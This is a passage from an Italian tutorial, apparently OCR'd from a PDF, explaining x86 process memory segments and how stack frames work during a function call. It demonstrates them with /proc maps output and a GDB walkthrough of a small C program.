term1:$ gcc -static -o segments segments.c && ./segments
pid = 9846
Indirizzo di:
main()              : 0x804835d
datoInizializzato   : 0x80c7008
datoNonInizializzato: 0x80c9084
*datoSuHeap         : 0x80cb6a8
datoSuStack         : 0xbffff45c
```

```
term2:$ cat /proc/9846/maps
00110000-00111000 r-xp 00000000 00:00 0          [vdso]
08048000-080c6000 r-xp 00000000 00:15 15535      /mnt/SR2/code/segments
080c6000-080c8000 rw-p 0007d000 00:15 15535      /mnt/SR2/code/segments
080c8000-080ec000 rw-p 00000000 00:00 0          [heap]
b7ffe000-b8000000 rw-p 00000000 00:00 0
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

L'output è decisamente più semplice: il codice delle funzioni della libreria C utilizzate è ora opportunamente incluso nel nostro eseguibile, quindi è il suo `text segment` l'unico a dover essere mappato in memoria (intervallo `08048000-080c6000`). La cosa è riflettuta dal fatto che l'intervallo è di `0x7e000` (516096) bytes, mentre nel caso dell'eseguibile linkato dinamicamente era di `0x1000` (4096) bytes.

Rapidamente, osserviamo che, come ci aspettiamo:

- l'indirizzo del `main()`, `0x804835d`, ricade nel `text` segment
- gli indirizzi di `datoInizializzato` e `datoNonInizializzato`, `0x80c7008` e `0x80c9084`, logicamente appartenenti a `bss/data`, ricadono in un'unica area di memoria "dati statici/globali", di intervallo `080c6000-080c8000`
- l'indirizzo contenuto nel puntatore `datoSuHeap` è `0x80cb6a8`, che ricade nell'intervallo `080c8000-080ec000` della regione `[heap]`
- l'indirizzo di `datoSuStack` è `0xbffff45c`, che ricade nell'intervallo `bffeb000-c0000000`, della regione `[stack]`

Premiamo un tasto per far proseguire il programma:

```
[...]
-- test aumento stack: char a[262144]
```

Ricontrolliamo il file `maps` del processo:

```
term2:$ cat /proc/9846/maps
00110000-00111000 r-xp 00000000 00:00 0          [vdso]
08048000-080c6000 r-xp 00000000 00:15 15535      /mnt/SR2/code/segments
080c6000-080c8000 rw-p 0007d000 00:15 15535      /mnt/SR2/code/segments
080c8000-080ec000 rw-p 00000000 00:00 0          [heap]
b7ffe000-b8000000 rw-p 00000000 00:00 0
bffbf000-c0000000 rw-p 00000000 00:00 0          [stack]
```

Osserviamo che la riga identificata da `[stack]` è cambiata da

```
bffeb000-c0000000 rw-p 00000000 00:00 0          [stack]
```

a

```
bffbf000-c0000000 rw-p 00000000 00:00 0          [stack]
```

ovvero la regione di memoria virtuale del processo relativa al segmento stack è cresciuta (verso indirizzi più bassi) da 0x15000 a 0x41000 bytes.

Simili test e considerazioni si potrebbero fare relativamente all'heap, ma dato che il nostro caso di studio riguarda lo stack, ci limitiamo ad esso.

2.2.2 Il ruolo dello stack nella chiamata di una funzione

Analizziamo cosa accade, nell'esecuzione di un programma, quando avviene una chiamata a funzione. Consideriamo due funzioni `A()` e `B()`, e assumiamo che, a un certo punto della sua esecuzione, `A()` chiami `B()`. `A()` è quindi la funzione *chiamante*, e `B()` è la funzione *chiamata*.

Omettendo i detagli, che analizzeremo in seguito, avviene che:

- il processore sta eseguendo il codice di `A()`
- arriva l'istruzione con cui avviene la chiamata di `B()`
- viene salvato il contesto di `A()`, per poterlo ripristinare in seguito
- si crea il contesto di `B()`
- si esegue il codice di `B()`
- il contesto di `B()` viene distrutto
- viene ripristinato il contesto di `A()`, precedentemente salvato
- si riprende l'esecuzione del codice di `A()` dall'istruzione successiva a quella della chiamata a `B()`

Questo meccanismo è implementato utilizzando lo stack del processo, e coinvolge i registri `EIP` (*instruction pointer*), `EBP` (*base pointer* o *frame pointer*) ed `ESP` (*stack pointer*). Il contesto e il valore dell'*instruction pointer* vengono memorizzati sullo stack del processo all'atto della chiamata (*pushed*) e recuperati (*popped*) al momento in cui l'esecuzione torna al chiamante. Ogni blocco di informazioni relativo a una chiamata costituisce uno *stack frame*. Lo stack del processo è fondamentalmente costituito da un insieme di *stack frame*.

Il registro `ESP` punta costantemente all'indirizzo del top dello stack, e varia quindi quando viene eseguita un'istruzione che utilizza lo stack (tra cui `PUSH`, `POP`, `CALL`, `RET`).

Osserviamo che rappresentare la memoria con gli indirizzi crescenti dall'alto verso il basso, come avviene comunemente nei debugger, aiuta a visualizzare (su schermo) lo stack "crescere" dal basso verso l'alto, ma bisogna ricordare che la cima dello stack sta avanzando verso indirizzi di memoria più bassi: fare il `PUSH` di un valore sullo stack comporta decrementare `ESP`, e viceversa il `POP` consiste nell'incrementarlo.


Il registro `EBP` punta allo *stack frame* corrente (ecco perchè viene spesso chiamato *frame pointer*). Lo *stack frame* contiene i parametri alla funzione corrente, le variabili locali alla funzione, e due variabili necessarie a ripristinare lo stato dell'esecuzione prima della chiamata: chiamiamole SFP (*saved frame pointer*) e RA (*return address*).

La variabile SFP memorizza il *frame pointer* del chiamante, mentre RA ospita l'indirizzo dell'istruzione successiva alla chiamata a funzione. Al termine dell'esecuzione della funzione, l'`EBP` viene posto a SFP, e l'`EIP` a RA, ripristinando effettivamente il contesto del chiamante, ovvero lo *stack frame* precedente.


Notiamo che l'utilizzo del meccanismo degli *stack frame* rende possibile l'implementazione della ricorsione: una funzione può chiamare se stessa, creando tanti *stack frame* quante sono le chiamate innestate, ognuna delle quali avrà il suo contesto.

Prima di passare a studiare i passi col debugger, è utile visualizzare graficamente il meccanismo, passo dopo passo, considerando gli stati assunti dallo stack e dai registri coinvolti.


Prima della CALL, vengono preparati sul top dello stack gli eventuali parametri da passare alla funzione chiamata. Assumiamo di passare un singolo parametro di valore x:




A questo punto, con x sullo stack, l'esecuzione arriva alla CALL. Notiamo che l'indirizzo dell'istruzione successiva alla CALL, ovvero quello che sarà l'indirizzo a cui far tornare l'esecuzione, è j. Logicamente, la CALL corrisponde alle due istruzioni indicate a destra nell'immagine seguente:




Effettuata la CALL, si arriva in questo stato, col *return address* j salvato sullo stack ed EIP che punta all'inizio della funzione chiamata, dove sta per iniziare il *prologo* della funzione:




La prima istruzione del prologo ha salvato il *frame pointer* del chiamante, indicato con k, sullo stack:




La seconda, invece, ha definito il nuovo *frame pointer*, che corrisponde all'attuale top dello stack:




La terza ed ultima istruzione del prologo ha riservato sullo stack lo spazio necessario alle variabili locali della funzione chiamata:




A questo punto, vengono eseguite le istruzioni del corpo della funzione chiamata, indicate dai puntini sospensivi, fin quando non sarà raggiunto l'*epilogo* della funzione. La prima istruzione dell'*epilogo*, LEAVE, corrisponde logicamente alle due operazioni indicate sulla destra, i cui effetti sono, per chiarezza, illustrati in due immagini separate:




Prima, si fa tornare lo *stack pointer* in corrispondenza del *frame pointer* che, ricordiamo, indica l'indirizzo k (il *frame pointer* del chiamante):



Poi, assegnando ad EBP l'indirizzo k sul top dello stack, si ripristina il frame pointer del chiamante:



Infine RET, seconda ed ultima istruzione dell'epilogo, assegnando ad EIP l'indirizzo j sul top dello stack, fa tornare l'esecuzione al chiamante, esattamente all'istruzione successiva alla CALL:



Notiamo che, al termine della chiamata, lo stato dello stack e gli indirizzi puntati da EBP ed ESP corrispondono esattamente a quelli subito prima di CALL.

Passiamo ora a toccare con mano quanto illustrato analizzando il comportamento di un semplice programma d'esempio:

```
// callstack.c

#include <stdio.h>
#include <stdlib.h>

int fsum(int p1, int p2) {
```

```
  printf("-- f() --------------------\n");
  printf("p1       | %6d | %p\n", p1, &p1);
  printf("p2       | %6d | %p\n", p2, &p2);
  printf("---------------------------\n");
  return p1+p2;
}

int main(int argc, char** argv) {
  printf("   VAR   |  VAL   |  ADDR\n");
  printf("-- main() -----------------\n");
  int p1 = 1;
  int p2 = 2;
  printf("p1       | %6d | %p\n", p1, &p1);
  printf("p2       | %6d | %p\n", p2, &p2);
  int retval = fsum(p1, p2);
  printf("retval   | %6d | %p\n", retval, &retval);

  getchar();

  return 0;
}
```

Vogliamo studiare l'esecuzione della chiamata `fsum(p1,p2)`, che altro non fa che sommare i due parametri, quindi impostiamo un breakpoint sulla linea dove tale chiamata avviene.

```
term:$ gcc -g -o callstack callstack.c && gdb ./callstack
[...]
(gdb) list
[...]
17 printf("p1       | %6d | %p\n", p1, &p1);
18 printf("p2       | %6d | %p\n", p2, &p2);
19 int retval = fsum(p1, p2);
20 printf("retval   | %6d | %p\n", retval, &retval);
21
22 getchar();
23
(gdb) break 19
Breakpoint 1 at 0x804851e: file callstack.c, line 19.
```

Avviamo l'esecuzione del programma:

```
(gdb) r
Starting program: /mnt/SR2/code/callstack
   VAR   |  VAL   |  ADDR
-- main() -----------------
p1       |      1 | 0xbffff3ec
p2       |      2 | 0xbffff3e8

Breakpoint 1, main (argc=1, argv=0xbffff4a4) at callstack.c:19
19 int retval = fsum(p1, p2);
```

Osserviamo la posizione in memoria delle variabili `p1` e `p2`, sullo stack, nel contesto della funzione `main()`. Visualizziamo il codice assembly che effettua la chiamata:

```
(gdb) disas
Dump of assembler code for function main:
...
=> 0x0804851e <+107>: mov    edx,DWORD PTR [esp+0x18]
   0x08048522 <+111>: mov    eax,DWORD PTR [esp+0x1c]
   0x08048526 <+115>: mov    DWORD PTR [esp+0x4],edx
   0x0804852a <+119>: mov    DWORD PTR [esp],eax
   0x0804852d <+122>: call   0x8048454 <fsum>
   0x08048532 <+127>: mov    DWORD PTR [esp+0x14],eax
```

Il compilatore, quando ha generato questo codice, ha calcolato l'offset delle variabili `p1` e `p2` nel contesto del `main()` rispetto allo *stack pointer* - verifichiamo che si tratta proprio di loro:

```
(gdb) x/1x $esp+0x18
0xbffff3e8: 0x00000002
(gdb) x/1x $esp+0x1c
0xbffff3ec: 0x00000001
```

Notiamo quindi che i valori di `p1` e `p2` vengono prima copiati nei registri `EDX` e `EAX`, e in seguito viene fatto il push di tali registri sullo stack. E' una sorta di push implicito, non sono presenti istruzioni che decrementano direttamente o indirettamente `ESP`: il compilatore ha fatto sì che venga precedentemente assegnato a tale registro un valore appropriato. L'importante è che, al momento della `CALL`, i parametri alla funzione siano sul top, nelle due word di memoria a `[esp]` e `[esp+0x4]`.

Abbiamo già descritto in dettaglio nella sezione 3.3.1 le operazioni eseguite dalle istruzioni `CALL` e `RET`, vediamole ora in azione. Impostiamo un breakpoint sull'indirizzo che è argomento della `CALL`, ovvero sulla prima istruzione della funzione `fsum()`, e facciamo proseguire l'esecuzione. Si noti che impostare un breakpoint col comando `break fsum` imposterebbe il breakpoint saltando il prologo della funzione, che è però una delle zone che ci interessa analizzare.

```
(gdb) break *0x8048454
Breakpoint 2 at 0x8048454: file callstack.c, line 4.

(gdb) c
Continuing.
```

```
Breakpoint 2, fsum (p1=1, p2=2) at callstack.c:4
4 int fsum(int p1, int p2) {

(gdb) disas
Dump of assembler code for function fsum:
=> 0x08048454 <+0>: push   ebp
   0x08048455 <+1>: mov    ebp,esp
   0x08048457 <+3>: sub    esp,0x18
[...]
```

La `CALL` ha passato il controllo all'istruzione all'indirizzo `0x08048454` e ha salvato sullo stack l'indirizzo a cui far tornare l'esecuzione quando sarà eseguita una `RET`, quello che abbiamo indicato sopra come valore RA.

Esaminiamo lo stack subito dopo la `CALL` (modifico l'output di GDB per migliorare la leggibilità ed annotare delle informazioni).

```
(gdb) x/12x $esp

ESP -> 0xbffff3cc: 0x08048532 <- RA
       0xbffff3d0: 0x00000001 <- parametro p1
       0xbffff3d4: 0x00000002 <- parametro p2
       0xbffff3d8: 0xbffff3e8
       0xbffff3dc: 0xbffff3f8
       0xbffff3e0: 0x0015d4a5
       0xbffff3e4: 0x0011e030
       0xbffff3e8: 0x00000002 <- var p2 del main
       0xbffff3ec: 0x00000001 <- var p1 del main
       0xbffff3f0: 0x08048570
       0xbffff3f4: 0x00000000
EBP -> 0xbffff3f8: 0xbffff478
```

"Sopra" i valori dei parametri `p1` e `p2`, `1` e `2`, abbiamo il return address `0x08048532`, che, verifichiamo, è l'indirizzo dell'istruzione successiva alla call nel main:

```
  0x0804852d <+122>: call   0x8048454 <fsum>
  0x08048532 <+127>: mov    DWORD PTR [esp+0x14],eax
```

A questo punto, vediamo istruzione per istruzione (usando il comando `si` di GDB, per l'esecuzione *step by step*) i tre passi con cui il prologo della funzione `fsum()` crea un nuovo *stack frame*:

- `0x08048454 <+0>: push   ebp`
  - salva l'attuale *frame pointer* sullo stack in modo che lo si possa ripristinare in seguito

Osserviamo lo stack e vediamo il valore di EBP sul top:

```
(gdb) x/4x $esp
0xbffff3c8: 0xbffff3f8 0x08048532 0x00000001 0x00000002

ESP     -> 0xbffff3c8: 0xbffff3f8 <- SFP
           0xbffff3cc: 0x08048532 <- RA
           0xbffff3d0: 0x00000001 <- p1
           0xbffff3d4: 0x00000002 <- p2
           0xbffff3d8: 0xbffff3e8
           0xbffff3dc: 0xbffff3f8
           0xbffff3e0: 0x0015d4a5
           0xbffff3e4: 0x0011e030
           0xbffff3e8: 0x00000002
           0xbffff3ec: 0x00000001
           0xbffff3f0: 0x08048570
           0xbffff3f4: 0x00000000
EBP     -> 0xbffff3f8: 0xbffff478
```

- `0x08048455 <+1>: mov ebp,esp`
  - imposta come *frame pointer* l'attuale *stack pointer*: il codice della funzione `fsum` fa riferimento alle sue variabili locali e ai parametri passati con indirizzi relativi al *frame pointer*

```
ESP/EBP -> 0xbffff3c8: 0xbffff3f8 <- SFP
           0xbffff3cc: 0x08048532 <- RA
           0xbffff3d0: 0x00000001 <- p1
           0xbffff3d4: 0x00000002 <- p2
           0xbffff3d8: 0xbffff3e8
           0xbffff3dc: 0xbffff3f8
           0xbffff3e0: 0x0015d4a5
           0xbffff3e4: 0x0011e030
           0xbffff3e8: 0x00000002
           0xbffff3ec: 0x00000001
           0xbffff3f0: 0x08048570
           0xbffff3f4: 0x00000000
           0xbffff3f8: 0xbffff478 <- EBP puntava qui, valore SFP
```

- `0x08048457 <+3>: sub esp,0x18`
  - riserva dello spazio sullo stack per l'utilizzo locale da parte della funzione

```
ESP     -> 0xbffff3b0: 0xbffff3f8
           0xbffff3b4: 0x00175160
           0xbffff3b8: 0x002844e0
           0xbffff3bc: 0x08048651
           0xbffff3c0: 0xbffff3d4
```

```
              0xbffff3c4: 0x00283ff4
EBP      -> 0xbffff3c8: 0xbffff3f8 <- SFP
              0xbffff3cc: 0x08048532 <- RA
EBP+0x8       0xbffff3d0: 0x00000001 <- p1
EBP+0xc       0xbffff3d4: 0x00000002 <- p2
              ...
              0xbffff3f8: 0xbffff478 <- EBP puntava qui, valore SFP
```

Come è facile vedere, i parametri saranno a offset positivi da `EBP`, mentre le variabili locali a offset negativi.

